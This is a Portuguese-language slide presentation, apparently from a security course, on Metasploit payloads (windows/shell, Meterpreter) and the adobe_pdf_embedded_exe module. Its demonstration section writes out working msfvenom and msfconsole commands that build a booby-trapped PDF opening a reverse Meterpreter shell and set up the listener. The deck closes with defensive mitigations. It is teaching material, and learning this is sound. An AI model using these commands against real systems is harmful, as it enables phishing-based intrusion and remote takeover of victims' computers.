



# Payloads no Metasploit

## Windows/Shell, Meterpreter e Adobe PDF Embedded EXE

Uma exploração profunda dos principais payloads utilizados em testes de penetração e segurança ofensiva

Nomes: Gabriel Saccol e Vincenzo de Souza





# Código Executável

Código que é entregue e executado após a exploração de uma vulnerabilidade no sistema alvo

Código que é entregue e executado após a exploração de uma vulnerabilidade no sistema alvo

Obter controle remoto, acesso privilegiado ou realizar ações maliciosas no sistema comprometido

# Tipos Comuns

Shells simples, Meterpreter avançado, payloads de arquivo, encoders e obfuscadores

Shells simples, Meterpreter  
avançado, payloads de  
arquivo, encoders e  
obfuscadores

# Payload windows/shell

## Características Principais

- Payload básico que abre um shell de comando interativo no Windows
- Estabelece conexão reverse\_tcp para o atacante
- Simples, leve e rápido de carregar
- Limitado em funcionalidades pós-exploração

```
File Edit View Search Terminal Help
msf6 >
msf6 > search payload/windows/meterpreter_

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/windows/meterpreter/bind_named_pipe 2013-05-13      normal No     Windows Meterpreter Shell, Bind Named Pipe Inline
1  payload/windows/meterpreter/bind_tcp         2013-05-13      normal No     Windows Meterpreter Shell, Bind TCP Inline
2  payload/windows/meterpreter/reverse_http      2013-05-13      normal No     Windows Meterpreter Shell, Reverse HTTP Inline
3  payload/windows/meterpreter/reverse_https     2013-05-13      normal No     Windows Meterpreter Shell, Reverse HTTPS Inline
4  payload/windows/meterpreter/reverse_ipv6_tcp  2013-05-13      normal No     Windows Meterpreter Shell, Reverse TCP Inline (IPv6)
5  payload/windows/meterpreter/reverse_tcp       2013-05-13      normal No     Windows Meterpreter Shell, Reverse TCP Inline

Interact with a module by name or index, for example use 5 or use payload/windows/meterpreter_reverse_tcp
msf6 > 
```

# Payload windows/meterpreter

```
      .:ok000kdc'          'cdk000ko:.
      .x000000000000c      c00000000000x.
      :00000000000000k,    ,k00000000000000:
      '00000000k00000: :000000000000000000'
      o0000000.MMMM.o0000o0000l.MMMM,00000000o
      d0000000.MMMMMM.c00000c.MMMMMM,00000000x
      l0000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMM;MMMM,00000000.
      c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,0000000o
      l00000.MMM.0000.MMM:0000.MMM,000000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000o000x0000.MX'x00d.
      ,kol'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.1.14-dev ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 >
```

## Shell Avançado

Completamente extensível com  
módulos pós-exploração

## Comunicação Segura

Criptografia reverse\_https com  
canais seguros

## Funcionalidades

Execução de comandos,  
upload/download, captura de tela,  
escalonamento de privilégios, injeção  
de processos

**Mais utilizado:** windows/meterpreter/reverse\_tcp é o padrão em testes de penetração profissionais



# Exploit: Adobe PDF Embedded EXE

## Vetor de Ataque Sofisticado

Explora vulnerabilidade para embutir um executável malicioso dentro de um PDF aparentemente legítimo. Utiliza engenharia social para enganar o usuário, que ao abrir o arquivo, executa automaticamente um payload como Meterpreter no sistema Windows da vítima.



# Como Funciona: Adobe PDF Embedded EXE

## Injeção do Payload

Metasploit injeta o executável compactado dentro da estrutura do PDF

## JavaScript Integrado

PDF contém código JavaScript que lança automaticamente o executável quando aberto

## Execução Silenciosa

Payload é executado com permissões do usuário que abriu o arquivo

## Conexão Reversa

Meterpreter estabelece comunicação de volta ao atacante para controle completo



# Demonstração Prática Resumida

## 1. Gerar Payload com msfvenom:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=<IP> LPORT=<PORT> -f exe -o payload.exe
```

## 2. Criar PDF Malicioso:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe  
set FILENAME report.pdf  
set PAYLOAD windows/meterpreter/reverse_https  
set LHOST <IP>  
set LPORT <PORT>  
exploit
```

## 3. Configurar Listener:

```
use multi/handler  
set PAYLOAD windows/meterpreter/reverse_https  
exploit
```

# Comandos do MSFCONSOLE

- **search <nome>**: Pesquisa módulo de exploit
- **use <nome>**: Utiliza módulo de exploit
- **show <argumento>**: Mostra informações referentes ao módulo. O argumento pode ser: exploits, options, payloads ou auxiliares.
- **set <variável>**: Configura um valor em uma variável.  
Ex: LHOST, LPORT, PAYLOAD, etc.
- **unset <variável>**: "Desconfigura" uma variável.
- **exploit**: Realiza a exploração após as variáveis terem sido configuradas.



# Riscos e Mitigações

1

## **Risco: Engenharia Social**

PDFs maliciosos são vetores comuns em ataques direcionados e campanhas de phishing sofisticadas

2

## **Defesa: Antivírus e Filtros**

Detecção de assinaturas de payloads conhecidos e análise comportamental em tempo real

3

## **Treinamento Essencial**

Usuários devem ser educados para não abrir anexos suspeitos e verificar remetentes

4

## **Patches e Atualizações**

Manter software atualizado corrige vulnerabilidades exploradas por esses ataques



# Conclusão

## Pontos-Chave

- Payloads windows/shell e Meterpreter são ferramentas poderosas para testes de penetração autorizado
- Exploits como adobe\_pdf\_embedded\_exe combinam engenharia social com técnicas sofisticadas
- Compreender esses mecanismos é essencial para defesa eficaz e resposta a incidentes
- Conhecimento técnico + conscientização de usuários = segurança robusta

# Obrigado!



Agradecemos a sua atenção e participação.